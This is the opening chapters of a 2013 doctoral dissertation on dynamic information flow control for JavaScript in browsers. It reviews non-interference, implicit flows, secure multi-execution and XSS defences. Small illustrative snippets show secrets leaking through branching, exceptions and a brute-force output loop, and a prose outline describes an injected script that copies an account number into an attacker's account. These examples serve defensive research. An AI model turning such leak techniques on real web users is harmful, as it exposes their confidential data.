UC Santa Cruz
UC Santa Cruz Electronic Theses and Dissertations

Title
Dynamic Information Flow Analysis for JavaScript in a Web Browser

Permalink
https://escholarship.org/uc/item/5fd3q15c

Author
Austin, Thomas Howard

Publication Date
2013

Peer reviewed|Thesis/dissertation

eScholarship.org Powered by the California Digital Library
University of California

UNIVERSITY OF CALIFORNIA

SANTA CRUZ

DYNAMIC INFORMATION FLOW ANALYSIS FOR JAVASCRIPT IN A WEB BROWSER

A dissertation submitted in partial satisfaction
of the requirements for the degree of

DOCTOR OF PHILOSOPHY

in

COMPUTER SCIENCE

by

Thomas H. Austin

March 2013

The Dissertation of Thomas H. Austin
is approved:

Professor Cormac Flanagan, Chair

Professor Martín Abadi

Professor Mark Stamp

Dr. Andreas Gal

Tyrus Miller
Vice Provost and Dean of Graduate Studies

Copyright © by

Thomas H. Austin

2013

Table of Contents

List of Figures **v**

List of Tables **vii**

Abstract **viii**

Dedication **x**

Acknowledgments **xi**

1 Introduction **1**

I Background **5**

2 Information Flow Overview **6**

3 JavaScript Security Overview **23**

II Runtime Monitors **30**

4 A Language for Information Flow **31**

5 The No-Sensitive-Upgrade Check **33**

6 Sparse Labeling **41**

7 The Permissive Upgrade Strategy **52**

8 Privatization Inference **72**

III Faceted Evaluation 76

9 A Language for Facets 77

10 Faceted Evaluation 82

11 Comparison to Runtime Monitors 101

12 Extensions for Faceted Evaluation 107

IV Application to JavaScript 126

13 Faceted JavaScript Implementation in Firefox 127

14 Information Flow Policy 133

V Future Work and Conclusions 142

15 Future Work 143

16 Conclusion 147

VI Appendices 149

A Sparse Labeling Proofs 150

B Permissive Upgrade Proofs 154

C Faceted Values Proofs 171

VII References 195

Bibliography 196

List of Figures

2.1 A JavaScript Function with Implicit Flows 17

4.1 The λ^{info} Source Language 32

5.1 Universal Labeling for λ^{info} 34
5.2 Universal Labeling for Encodings 37

6.1 Sparse Labeling Semantics for λ^{info} 44
6.2 Sparse Labeling for Encodings 45

7.1 Comparing Monitor-Based Approaches for Handling Implicit Flows . . . 53
7.2 Implicit Flow Function with Privatization Operation 55
7.3 Core Semantics for λ^{info} 57
7.4 Derived Permissive Evaluation Rules for λ^{info} 58
7.5 A Secure Function 59
7.6 A Function With and Without a Privatization Annotation 62

8.1 Privatization Inference 75

9.1 The Source Language λ^{facet} 78
9.2 Standard Semantics for λ^{facet} 80

10.1 Handling Implicit Flows with Facets vs. Monitors 86
10.2 Faceted Evaluation Semantics 90
10.3 Faceted Evaluation Auxiliary Functions 91
10.4 Faceted Evaluation Semantics for Derived Encodings 93
10.5 Efficient Construction of Faceted Values 99

11.1 No Sensitive Upgrade Semantics 102
11.2 Permissive Upgrade Semantics (extends Figure 11.1) 102

12.1 Faceted Evaluation Semantics with Input/Output 110
12.2 Standard Semantics with Exception Handling 112
12.3 Core Rules for Faceted Evaluation with Exception Handling 113

12.4 Faceted Evaluation Rules for Application and Exceptions 114
12.5 Declassification of Faceted Values 123

List of Tables

6.1 Sparse Labeling Benchmark Results 50
13.1 Faceted Evaluation vs. Secure Multi-Execution 132

Abstract

Dynamic Information Flow Analysis

for JavaScript in a Web Browser

by

Thomas H. Austin

JavaScript has become a central technology of the web, but it is also the source of many security problems, including cross-site scripting attacks and malicious advertising code. Central to these problems is the fact that code from untrusted sources runs with the same privileges as trusted code in the same frame.

While much work has been done to secure JavaScript in a somewhat piecemeal approach, information flow analysis presents a compelling option for providing a more systemic solution to the problem. By tracking the flow of sensitive information in the browser, we can prevent it from leaking out to untrusted sources. Formally, information flow analysis can provide non-interference, the guarantee that public outputs do not depend on private inputs.

Previous information flow techniques have primarily relied on static type systems. While effective, they are an awkward fit for dynamically typed JavaScript code. This dissertation explores three different runtime enforcement mechanisms that can guarantee non-interference dynamically.

The no-sensitive-upgrade check forbids updating public reference cells in a private context through the use of a runtime monitor. This approach can be done with minimal performance overhead by using a sparse-labeling strategy, which leaves

security labels on data implicit whenever possible. Experimental results demonstrate the efficiency of this approach.

While the no-sensitive-upgrade check is effective, it sometimes rejects valid program executions that do not violate the security property. The permissive upgrade strategy is a refinement of this approach that still guarantees non-interference, but which accepts strictly more executions. When a public reference cell is updated in a private context, the permissive upgrade strategy marks the data as partially leaked rather than terminating execution. Partially leaked data is carefully tracked to avoid leaking private information.

The final approach introduces special faceted values, which capture multiple views for a single object. Faceted values simulate multiple executions for different security levels, giving the following benefits:

- Faceted values do not rely on the stuck executions of the no-sensitive-upgrade and permissive upgrade approaches, and therefore accept strictly more programs than either of the monitor-based approaches.
- Faceted values avoid redundant computations, improving efficiency over related approaches.

Finally we implement faceted values in Firefox and show how they may be used to prevent a variety of attacks.

I would like to dedicate my dissertation to my wife

for sharing the highs and helping me through the lows

both in grad school and in life.

Acknowledgments

Many, many people helped me during my time in grad school. First and foremost, I would like to thank my advisor, Professor Cormac Flanagan, for getting me involved in so many interesting projects and for countless advice on research and on presentations.

I would like to thank my committee members, all of whom gave me excellent feedback and suggestions: Professor Martín Abadi, for his clear insight on the formal proofs and the more subtle aspects of information flow analysis; Professor Mark Stamp, for his excellent advice on computer security and for helping me to develop my own security expertise; and Dr. Andreas Gal, who helped me in my work on both Zaphod and Narcissus, and who helped me to remember the practical applications of my research. Without their advice, this dissertation would not have been possible.

I was able to develop the practical side of my research during my time at Mozilla. In addition to Andreas Gal, I would like to single out Dave Herman for his in-depth knowledge of JavaScript, David Flanagan and Donovan Preston for their help in working with the dom.js project, and Patrick Walton, who was always an excellent source for shrewd programming advice. Finally, I want to thank Brendan Eich for his advice and feedback on bringing information flow analysis into the browser. Mozilla's research team is a friendly and brilliant group of people, and it was a pleasure to work with them.

My time in Santa Cruz was both enlightening and fun. Kenn Knowles helped me with his staggeringly wide breadth of knowledge in programming languages. Jae-heon Yi and Caitlin Sadowski helped me to master some of the more subtle aspects of

grad school, including how to enjoy life and research at the same time. Tim Disney helped me with both his rich knowledge of web programming and many debates on political/philosophical/metaphysical topics.

Finally, I would like to thank my friends and family for all of their support. Their constant encouragement helped me to stay motivated at times at times when I struggled with frustration.

Chapter 1

Introduction

JavaScript has become a pillar of the web's infrastructure. Though once seen as a toy language, good for form validation but not much else, today it is a key component of Ajax applications, giving web applications the interactive power formerly the sole domain of desktop applications.

However, in web applications, it is common to mix in scripts from multiple sources. This integration can be deliberate, as when a developer includes external libraries, or it can be the result of malicious code inserted into the application due to a security vulnerability.

The act of injecting JavaScript code into a website is referred to as a cross-site scripting (XSS) attack. If the code is instead knowingly loaded by the developers of the website, there is still a risk that it might betray certain security expectations once loaded.

Including the proper information flow controls within the web browser provides confidentiality and integrity guarantees to users. This approach differs from other

solutions that suggest improved server-side architecture. The principal advantage of information flow controls within the browser is that users are protected even if visiting websites with no server-side defenses.

A major challenge in providing information flow controls lies in JavaScript's dynamic typing, which greatly complicates type-system approaches and other static forms of information flow analysis. Dynamic information flow analysis is a better fit for JavaScript, but is not as well understood. The focus of this dissertation is to explore the limits of dynamic information flow mechanisms and to test their effectiveness within a web browser.

The rest of this document is organized as follows:

- Part I gives background information to set the rest of the dissertation in context. Chapter 2 reviews the literature for information flow analysis. Chapter 3 discusses JavaScript-related security vulnerabilities in the browser and research to address these issues.

- Part II reviews monitor-based approaches for dynamic information flow analysis, developing controls for λ^{info}, outlined in Chapter 4, a minimal language for studying the complexities of information flow analysis. The no-sensitive-upgrade check (Chapter 5) is the standard for sound dynamic information flow analysis. Chapter 6 shows how this approach can be made more efficient through a sparse-labeling strategy. Permissive upgrades are reviewed in Chapter 7, providing an alternate sound monitor-based approach that accepts strictly more programs than the no-sensitive-upgrade approach. Chapter 8 shows how to infer privatization op-

erations, which allow still more program executions to be accepted.

- Part III reviews faceted values, which provide security guarantees by maintaining different views for sensitive data. Faceted values are discussed in the context of λ^{facet} (Chapter 9), a minimal language similar to λ^{info}, but with additional facilities for handling faceted values. The faceted evaluation rules for λ^{facet} are reviewed in Chapter 10. We compare faceted evaluation with the previously discussed monitor-based approaches in Chapter 11. Chapter 12 extends the faceted evaluation semantics with support for interactive I/O (Section 12.1), exception handling (Section 12.2), and declassification (Section 12.3).

- Part IV discusses how faceted evaluation can defend against certain security issues for JavaScript in the browser. Chapter 13 discusses our JavaScript implementation with support for faceted values. Chapter 14 reviews some sample attacks and shows how faceted evaluation may be used to protect against these attacks.

- Part V reviews ongoing work (Chapter 15) and concludes (Chapter 16).

There were several publications where the ideas in this dissertation were developed. For convenience, here is a summary of those papers:

- Thomas H. Austin and Cormac Flanagan. "Efficient purely-dynamic information flow analysis." PLAS 2009. This paper explored the sparse labeling strategy.

- Thomas H. Austin and Cormac Flanagan. "Permissive dynamic information flow analysis." PLAS 2010. In this paper, the ideas of the permissive upgrade strategy and privatization annotations were first developed.

- Thomas H. Austin, Tim Disney, Cormac Flanagan, and Alan Jeffrey. "Dynamic information flow analysis for Featherweight JavaScript." Technical Report UCSC-SOE-11-19. This paper applied monitor-based information flow controls to a language with prototype-based objects.

- Thomas H. Austin and Cormac Flanagan. "Multiple facets for dynamic information flow." POPL 2012. This paper shows how faceted values may be used as an efficient mechanism for information flow control.

Part I

Background

Chapter 2

Information Flow Overview

In this chapter, we give an overview of the basics of information flow analysis, as well as a review of past research in this area.

Information flow analysis is primarily focused on preserving confidentiality; in other words, private data should remain private and not leak out to unauthorized viewers. The earliest work on information flow analysis approaches the problem from a system's perspective. For instance, Fenton [26] describes a theoretical machine to handle a tax program, where the privacy of the user's financial information is guaranteed.

Denning's seminal work [19, 21] is largely the beginning of information flow analysis applied to a high-level language. Her initial language is somewhat minimal (for instance, it lacks functions), but it is something of a paradigm shift in the research. More than any other author, Denning has codified much of the terminology used in the field, most notably defining explicit flows, where information leaks through assignment or variable binding, and implicit flows, where information leaks through conditional execution of a statement.

2.1 Information Flow Terminology

In this section, we discuss more formally the security condition that we wish to enforce. In general, information flow analysis makes a few assumptions about the abilities of the attacker. Specifically, the attacker can:

- View all public inputs and outputs of the program execution.
- Control some or all of the public inputs to the program execution.
- View the source code of the program being executed.
- Inject code into the program being executed. In extreme cases, the attacker might even control the entirety of the program's source code.

2.1.1 Termination-Insensitive Non-Interference

The goal, given this environment, is to prevent attackers from learning any information that they are not authorized to view. More formally, if two executions of the same program have the same public (non-confidential) inputs, then they should have the same public outputs, regardless of their confidential inputs.

This definition does not correctly handle non-deterministic programs, and it ignores many covert channels. (A covert channel is a method of transmitting information that was not intended by the language's design.) Some covert channels of particular importance include timing channels, where private information may be deduced by the attacker through observing the duration of the program's execution, and termination behavior, where the attacker may learn confidential information by noting whether execution terminates normally. While protecting these channels is important for preserving


confidentiality, they are generally considered out of scope.

The property that a program's public outputs do not depend on its confidential inputs is known as non-interference. Non-interference is divided into termination-sensitive and termination-insensitive varieties. Termination-sensitive non-interference prevents any loss of information through termination behavior, requiring somewhat draconian restrictions on how private data may be used. For the sake of usability, most research focuses on the termination-insensitive case. Termination-insensitive non-interference (TINI) allows for a single bit of information to be lost on a program execution, but only through the termination behavior of the program.

2.1.2 Security Lattice

Denning's initial work [19] advocates a universally bounded lattice of security principals. Denning and Denning [21] simplify this lattice to a simple lattice of H for high-security or confidential (private) data, and L for low-security or public data. Most subsequent information flow research uses this same lattice.

If integrity (discussed in the next section) is considered concurrently with confidentiality, the lattice becomes a little more complex. We replace H and L with S (secret) and P (public) respectively, and add the labels T for trusted data and U for untrusted data. Somewhat counter-intuitively, U is higher in the lattice than T. These combine to form the following lattice:



2.1.3 Relation to Taint Analysis

Concurrent with early information flow research, work was being done to protect the integrity of sensitive data. (Data is high-integrity or trusted if it has not been influenced by low-integrity or untrusted sources.) Biba [13] first observed the duality of these two problems; preventing confidential data from flowing to publicly viewable data is essentially the same problem as preventing untrusted data from flowing to (and hence corrupting) trusted data. Since this paper, research on confidentiality and integrity have merged to some degree.

However, this duality tends to break down at the edges. Integrity can be broken solely through a system error, without any outside influence [61]. Confidentiality, on the other hand, must consider termination behavior and other covert channels (especially timing channels), which are generally irrelevant for integrity concerns.

Probably the single largest distinction, however, is that much of the integrity research does not expect the attacker to have control over the source code. Without this advantage, it becomes difficult for an attacker to write his or her own endorsement function to convert untrusted data to trusted data. In contrast, most confidentiality research assumes that an attacker may be able to control some portion of the code, and can therefore attempt to write his or her own declassification routine to convert confidential data to public data. As a result, implicit flows (discussed in Section 2.1.5) are generally given little consideration when the goal is to protect integrity.[1]

Rather than distinguish taint analysis from information flow analysis by its

[1]Sampson et al. [63] offer one notable exception in their work on EnerJ. EnerJ is an extension to Java that adds approximate data types for energy-efficient computations. They use static information flow analysis to prevent the approximate data from corrupting the integrity of more sensitive data.

applications, we distinguish it by the types of information flow leaks it attempts to address. By our definition, taint analysis protects integrity and confidentiality, but focuses only on information leaks or data corruption that occur as a result of explicit flows.

2.1.4 Explicit Flows

The simplest way that an attacker can attempt to leak secret data or corrupt trusted data is through direct assignment. This type of flow is referred to as an explicit flow, and it is the area of focus of taint analysis research. For a simple example, consider the following code:

```
function declassifyExplicitFlow(secret) {
  var y = secret;
  return y;
}
```

With this function, the attacker attempts to launder the value `secret` by assigning it to variable `y` and then returning that result.

This type of information leak is relatively easy to defend against. Nonetheless, for many integrity problems, this analysis seems to be sufficient. For instance, Haack et al. [34] argue that format integrity errors, such as writing corrupt data to a SQL string, can be easily defended without considering implicit flows.

Nonetheless, there are occasions where taint analysis alone is insufficient.

2.1.5 Implicit Flows

In contrast to taint analysis, information flow research considers an environment of mutually distrusted components. Therefore, an attacker is able to control

portions of the source code[2] as well as data inputs. As a result, information can leak not only through direct assignment (explicit flows), but also through the control flow of the program (referred to as implicit flows).

With the ability to inject code, an attacker can attempt to deduce the variable without direct assignment. The following program, using implicit flows, would defeat taint analysis and declassify the confidential boolean x:

```
function declassifyBoolean(x) {
  var y = false;
  if (x) { y = true; }
  return y;
}
```

In the above code, while x's value is never directly assigned to y, y's value nonetheless mirrors that of x.

2.2 Areas of Concern

Research on information flow analysis often focuses on simplified languages in order to make the ideas more presentable. However, some complexities were initially overlooked. After experiences with Jif [41] and FlowCaml [28], some subtle challenges were discovered. This section highlights some of these areas.

2.2.1 Safe Declassification and Endorsement

It has been argued that any real system for protecting confidentiality must provide a mechanism for declassifying data [5, 47]. (Likewise, many systems designed to protect integrity also include some form of endorsement. For example, Perl's taint

[2] Of course, an attacker could deduce private data by reasoning about control flow even without controlling any portion of the code, but this limitation significantly reduces the attacker's power.

mode [52] permits regular expressions to "launder" tainted data.)

For a simple declassification example, consider a password checking function. It takes confidential input (the password) and provides back one bit of information about that confidential data; while this action is generally not a security problem, information flow analysis would forbid it.

Unfortunately, with a declassification mechanism, confidentiality cannot be guaranteed. Instead, the best guarantee that can be made is that the attacker cannot declassify information; an unauthorized user can only view confidential information after an authorized user has released it. To make this guarantee, we must prevent the following attacks:

- The attacker directly uses a declassification mechanism.
- The attacker creates his or her own declassification mechanism (using either explicit or implicit flows).
- The attacker modifies a function or value that is used by trusted code. The trusted code then unintentionally declassifies data that the attacker wishes to view.
- The attacker calls trusted code that performs declassification of some data. This attack may be considered a confused deputy attack.

Zdancewic [72] adds integrity labels to the security lattice and permits declassification only when the decision to do so is high-integrity. Askarov and Myers [3] use a similar approach, but also consider endorsement; they argue that checked endorsements are needed to prevent an attacker from endorsing an unauthorized declassification. Chong

and Myers [17] instead propose using a framework for specifying application-specific declassification policies. Askarov and Sabelfeld [5] also suggest a framework for robust declassification, specifying both what data may be released and where in the code it may be released.

2.2.2 Intermediary Output Channels

Askarov et al. [2] highlight some of the complications that result from intermediary output channels, which allow an attacker to observe the output of a program during its execution. For an example of the dangers of intermediary output channels, consider the following code where `creditCardNumber` is a confidential field and `output` is a function that sends public data to the attacker:

```
var i=0;
while (true) {
  output(i);
  if (i===creditCardNum) { 1/0; }
}
```

The last call to `output` would be the credit card number. Immediately after, the program execution would terminate with an error. In this case, the attacker has learned the full value of the confidential field. However, in the same paper, the authors also show that an attacker is limited to a brute-force attack.

2.2.3 Exceptions

Exceptions are an additional source of challenges for information flow analysis, especially in defending against implicit flows. Consider the following code example:

```
function decodeSecretWithException(x) {
  try {
    if (x)
      1/0;
  } catch(e) {
    return true;
  }
  return false;
}
```

Myers [50] includes a discussion on exceptions that was the basis for Jif's design. Likewise, Pottier and Simonet [54] show how to handle exceptions for ML; their work became the basis for FlowCaml's exception handling.

King et al. [44] discuss false alarms caused by implicit flows in Jif [41]. They argue that the bulk of these false alarms result from exceptions, and that safe handling of exceptions is not worth the extra burden to developers. Askarov and Sabelfeld [4] instead argue that usability of Jif could be improved and maintain its security guarantees. In essence, their idea is that uncaught exceptions are safe, as long as they are never caught during any execution of the program.

Stefan et al. [65] show how exceptions may be handled safely with a dynamic analysis. As a result, their approach can recover from security violations by throwing an exception. Their analysis also includes a concept of a current clearance, limiting whether a principal may use data in a computation, rather than merely restricting its use in assignment and output. Therefore they also provide some defense against the termination channel.

2.3 Approaches

Denning's initial solution was to use an offline certification tool, possibly inserted into the build process as part of the compilation step [19]. Since then, a variety of other mechanisms have been presented. Type systems have dominated for purely static analysis, though run-time checks are often used to try to improve the precision of the analysis. More recently, there has been a rise in interest in purely dynamic analysis, largely for its benefits in handling dynamic code evaluation and client-side scripting.

2.3.1 Information Flow Type Systems

Volpano et al. [68] codify Denning's approach as a type system, and also offer a proof of its soundness. Heintze and Riecke [37] design a type system for their purely functional SLam Calculus (short for Secure Lambda Calculus). They then extend the SLam Calculus to include mutable reference cells, concurrency, and integrity guarantees.

The principal benefit of static analyses is that they can (generally) be performed before run time. In addition, they are generally superior to dynamic analyses in reasoning about alternate paths of execution. Type-based approaches have a noticeable benefit in both speed and familiarity to developers, and have become the dominant approach.

However, dynamic analyses are generally superior in reasoning about the current execution, which improves the precision of the results. Myers [50] discusses JFlow, a variant of Java with strong information flow guarantees. JFlow was the basis for Jif [41], one of the most production-worthy languages with information flow controls.

No proof of JFlow's soundness was offered, largely due to the complexity of the language. In an effort to produce a realistic programming model, but still maintain a language small enough to facilitate formal reasoning, Pottier and Simonet [54] create Core ML. Their proof technique relies on expression pairs and value pairs, which are similar to faceted values, discussed in Part III. Core ML was the basis for FlowCaml [28], another production-worthy language with information flow controls.

2.3.2 Purely Dynamic Analysis

Denning [20] discusses the challenges of handling implicit flows in a purely dynamic manner; in particular, dynamic analysis cannot avoid leaking one bit of information when preventing implicit flows. However, Sabelfeld and Russo [62] formally prove that both dynamic and static analyses provide termination-insensitive non-interference. Nonetheless, the belief that dynamic analysis cannot handle implicit flows is commonly held. Many dynamic analyses simply do not try to handle all implicit flows, and as a result produce unsound results.

To illustrate the challenges with dynamic analysis, consider the following partial code snippet with a confidential boolean variable `secret`:

```
var x = false;
if (secret) {
  x = true;
} else {
  ... //Unknown code
}
return x;
```

Without being able to view the else branch, it becomes difficult to know how to properly handle the assignment to `x`. Upgrading `x` to confidential might or might not suffice in

Figure 2.1: A JavaScript Function with Implicit Flows

	x = false^H	x = true^H	
Function f(x)	Both Strategies	Naive	No-Sensitive-Upgrade
`y = true;`	y = true^L	y = true^L	y = true^L
`z = true;`	z = true^L	z = true^L	z = true^L
`if (x) { y=false; }`	–	y set to false^H	stuck
`if (y) { z=false; }`	z set to false^L	–	
`return z;`	returns false^L	returns true^L	
Return Value:	false^L	true^L	

this particular case, but this strategy (hereafter referred to as the naive strategy) is not sound.

Figure 2.1 shows a code snippet modified from one originally designed by Fenton [26]. The parameter `x` is confidential in this code. This code illustrates how the naive strategy can be defeated to declassify a secret bit of information. We use `x`^{H} to indicate that `x` is high-integrity or confidential, and `x`^{L} to indicate that `x` is low-integrity or public.

When `x` is `true`^{H} (in the Both Strategies column of Figure 2.1), the first conditional branch executes, setting `y` to `false`^{H}. Therefore, the second conditional branch does not execute, and `z` remains `true`^{L}. However, when `x` is `false`^{H} (in the Naive column), the first conditional branch does not execute, and `y` remains `true`^{L}. As a result, the second conditional branch executes, and `z` is set to `false`^{L}. The end result is that the private value of `x` has leaked to the public value of `z`.

Though Fenton [26] and Denning [20] both offered some hints in this direction, Zdancewic [71] first produced the evaluation rules to correctly handle mutable reference cells dynamically. In Figure 2.1, the information leak is defeated by forbidding the

assignment to a public variable within a confidential context. Our own work [8] later dubbed this restriction the no-sensitive-upgrade (NSU) check.

There is no difference under the NSU strategy when `x` is $\texttt{false}^H$. However, when `x` is $\texttt{true}^H$, the attempt to update `y` fails, as shown in the last column of Figure 2.1. Since the update to the public reference cell `y` is conditional on the confidential variable `x`, the assignment statement fails and execution terminates.

Although the secret value of `x` is still revealed under the NSU strategy, there is a critical difference that execution is terminated in one branch. The importance of this restriction is that no more than a bit of information is lost. The following code illustrates how an attacker could use the function from Figure 2.1 in an attempt to declassify all boolean fields `a - z`. While this attack succeeds with the naive strategy, the NSU approach only reveals whether all these fields are true.

```
var secrets = [
  f(a),
  f(b),
  ...
  f(z)];
return secrets;
```

An alternate strategy, pioneered by Le Guernic et al. [31], involves examining the code from branches that were not taken. This strategy increases precision, at the expense of run-time performance overhead. Vogt et al. [67] apply this approach to dynamically analyzing JavaScript code.

Shroff et al. [64] present yet another approach: with their purely dynamic λ^{deps}, soundness is not guaranteed. However, over time their analysis tracks and records dependencies between variables. Their analysis does not reject any valid programs, and rejects more and more insecure programs over time.

2.3.3 Flow-Sensitive Analysis

Flow-sensitive analysis attempts to improve the precision of static analysis. Consider the following program:

```
function(secret) { // confidential parameter
  var x; //public variable
  if (secret) {
    x = true;
  }
  x = false;
  return x;
}
```

Most forms of information-flow analyses would reject the above program, since `x` is updated conditionally on `secret`. Flow-sensitive analysis, in contrast, accepts the above program, since the return value gives no indication as to which branch of execution was actually taken. Flow-sensitive analysis takes into account the ordering of operations, rejecting strictly fewer programs than flow-insensitive analysis.

Hunt and Sands [39] describe a flow-sensitive type system. Using program dependence graphs, Hammer and Snelting [35] analyze JVM bytecode to more precisely guarantee termination-insensitive non-interference. Russo and Sabelfeld [59] discuss the trade-offs between static and dynamic analyses in some depth; among other things, they prove that runtime monitors can only achieve a limited degree of flow-sensitivity, and therefore cannot be both sound and precise.

2.3.4 Secure Multi-Execution

Capizzi et al.'s shadow executions [16] illustrate how executing a program multiple times may guarantee confidentiality. Devriese and Piessens [22] extend this idea to JavaScript code with their secure multi-execution (SME) strategy. While Capizzi

et al.'s work on shadow executions predates Devriese and Piessens' work, secure multi-execution seems to be the more common term for this approach in the literature.

Rather than attempting to track the flow of private data in an application, the secure multi-execution approach runs both a public and a private copy of a program. The public copy can communicate with the outside world, but has no access to private data. The private copy has access to all private information but does not transmit any information over the network. With this elegant solution, confidentiality is maintained.

We refer to the execution that may access private data as the high execution; the low execution only sees public data. In place of private data, the low execution receives reasonable default values. Viewers authorized to see private data always see the correct results.[3] Other viewers see correct results if the results do not reveal private data. Otherwise, the results reflect the default values instead of the private data. While returning inaccurate results may seem objectionable, Rinard et al. [57] shows that a failure-oblivious approach often works quite well.

Secure multi-execution has several important benefits:

- It guarantees termination-sensitive non-interference, since (if done properly) the low execution is not be able to observe if the high execution does not terminate normally.

- It offers some protection against timing channels, since the executions can either be run concurrently or, if run sequentially, the low execution can be run before the high execution.[4]

[3] Assuming that the program is correct, of course.

[4] As highlighted by Kashyap et al. [43], sequential secure multi-execution cannot always make this

- It defends against intermediary output channels, even a brute-force attack, since the high execution cannot write to public channels and the low execution does not terminate based on private data.
- It may be parallelized fairly easily, and if there are enough available cores, the user might not observe any change in the total running time of the program.

However, there are also some disadvantages to secure multi-execution:

- All computations must be repeated regardless of whether they use private data, resulting in a significant amount of resource overhead. As the security lattice grows, the number of resources required grows exponentially.
- SME complicates declassification and endorsement. These operations require the executions to be coordinated carefully, and potentially reintroduce the termination channel and timing channels.
- It may return incorrect results to unauthorized users. For some applications, a crash might be preferable.

2.3.5 Symbolic Execution

Symbolic execution is generally used in offline testing. However, it can also be used as a runtime enforcement mechanism to provide non-interference guarantees.

Yang et al. [70] use symbolic execution to guarantee non-interference (among other properties). When symbolic values leave the system, they are concretized into a

guarantee if the security lattice is more complex, since one sibling execution must necessarily be run before the other.

normal value consistent with the path conditions established to reach that output. A particularly interesting aspect of their approach is that rich policies may be specified for different values. Any resulting output will respect the policies of all values involved in the computation.

Kolbitsch et al. [45] use a similar technique in Rozzle, a JavaScript virtual machine for symbolic execution designed to detect malware. Rozzle uses multi-execution (not to be confused with secure multi-execution) to explore multiple paths in a single execution, similar to faceted evaluation. Their technique treats environment-specific data as symbolic, and explores both paths whenever a value branches on a symbolic value.

Chapter 3

JavaScript Security Overview

The story of JavaScript security is a dismal one.[1] Cross-site scripting attacks, malicious advertising code, and a host of other vulnerabilities constantly grace the headlines of the news. While attempts to defend against JavaScript-based attacks have been around nearly as long as JavaScript, there are still tremendous problems to address.

Flanagan [27] offers an extensive overview of the current security restrictions on JavaScript code. The most complex feature is the same origin policy [48], which restricts scripts loaded from different origins from accessing each other's data. An origin is defined as the combination of domain, protocol, and port.

The same origin policy, however, has no restrictions on the origin of the scripts themselves, but rather on the pages loading these scripts. As a result, this restriction gives no protection against XSS attacks or malicious code included as a third-party library. For instance, if a JavaScript file is loaded from an advertiser's domain that is

[1] Unless you do research on JavaScript security, in which case the opportunities for future employment and funding look quite promising.

different than the website's domain, that code is executed with the same authority as code included from the same domain as the webpage itself.

In the remainder of this chapter, we review some current defenses against XSS attacks and malicious third-party library code, as well as discuss a more complex variant of these attacks. Finally, we give a brief discussion of our intended solution.

3.1 Cross-Site Scripting

According to a WhiteHat security report, 73% of websites are vulnerable to XSS attacks [30]. The same report lists XSS as the greatest security threat to the retail, financial services, healthcare, and IT industries.

XSS attacks are divided into reflected and stored variants [51]. In a reflected XSS attack, the injected script is not stored on the website, so the user must submit this input for the attack to work. As a result, this variant requires some degree of social engineering. For example, an attacker might email the user a link with encoded JavaScript. When the user clicks on the link, the malicious JavaScript is injected into the website. In stored XSS attacks, the target site stores the HTML/JavaScript for the attack into the website's database. The structure of the attack is essentially the same, but it eliminates the social engineering requirement for the attack to succeed.

Jim et al. [42] propose a defense called DOM sandboxing, which prevents scripts from executing unless they are contained in safe sections of the DOM. Essentially, this technique involves the use of `div` and `span` HTML tags to mark different sections as either open or restricted.

Unfortunately, as the authors themselves discuss, this defense can be defeated through the use of node-splitting, where the attacker injects html tags to alter the structure of the page in such a way that a restricted div or span element is closed before intended by the site developer. Van Gundy and Chen [33] propose the use of Noncespaces, which randomize the XML namespace tags to defend against this attack. Unless the attacker is able to guess the randomized namespace, he or she cannot restructure the DOM.

While these mechanisms seems promising, they require significant changes to server-side code and do not offer users any protection when visiting older websites.

3.2 Mashups

In web development, it is common to load code dynamically from other sites. This code is loaded within the context of the current page, thereby bypassing the protections of the same origin policy. We use a loose definition of mashup to refer to any web application that loads 3rd party JavaScript code.[2] The uses for loading external code include:

- Advertising: Many websites depend on third parties to serve advertisements, which gather some amount of information about the visitors on that site. Advertisers might also use ads from other advertisers, making it difficult to determine the exact source of the code.

[2] A stricter definition of mashups requires code or data to be used from two or more external domains. Under this definition, advertising and analytics would not be considered mashups. Nonetheless, the security challenges are no different, so we do not make this distinction.

- Analytics: Many sites also use third party analytics scripts to track how their visitors interact with the site (links clicked, length of visit, etc).
- Application mashups: Web developers build applications by using tools from different pages, often by embedding the third party code in iframes to avoid some restrictions imposed by the same origin policy, while still providing a certain level of security. Some examples include using JavaScript code to load maps or videos from other pages.

While the iframe technique used in some mashups gives developers a great deal of flexibility, it also opens up several attack vectors. For example, the code in the embedded iframe could redirect the browser to arbitrary sites [56], mine the user's browser history for sensitive information[38], or run a port scan on the users local network [66].

One approach for creating safe JavaScript mashups is to limit developers to a subset of the language. Some major examples from industry include ADsafe [1], Caja [15], and FBJS [25]. Many of these subsets restrict the use of the `eval` function. However, `eval` is a powerful and widely used feature; some research has focused on using it safely [5].

The `postMessage` function [53] was introduced in HTML5 as another mechanism for safe mashups. It allows a page to trigger a `MessageEvent` event to communicate with other pages that have registered the appropriate listener. Unless listeners are registered, there is no communication, and as a result, cross-domain communication can happen safely.

While restricting JavaScript to a subset or using `postMessage` can help to make new mashups safe, they do not provide users any guarantees when using older web applications.

3.3 Exfiltration Attacks

Bates et al. [12] discuss exfiltration attacks, where malicious code sends confidential information back to its origin, but to a different account. The authors argue that this attack would be difficult to defend against via tainting mechanisms (including information flow analysis). An example attack might work as follows:

1. The attacker injects JavaScript code into a target banking website.
2. A user of the website views a page infected by the malicious JavaScript code.
3. The script delivers its payload. Specifically, the script:
   (a) collects the user's confidential account number.
   (b) logs out the user.
   (c) logs into a dummy account belonging to the attacker.
   (d) saves the account number to the dummy account's "last name" field.
4. The attacker logs into the dummy account and collects the account number.

The authors defend against reflected XSS attacks by tracking submitted values; when the submitted data returns as part of a script tag, the script is not executed. This approach stops the vast majority of reflected XSS attacks, and has been included in Google's Chrome browser. However, it offers no defense against stored XSS attacks.

3.4 Information Flow Analysis in the Browser

In order to provide some guarantees of confidentiality to users, we need to provide protections within the web browser itself. Information flow analysis is a compelling option.

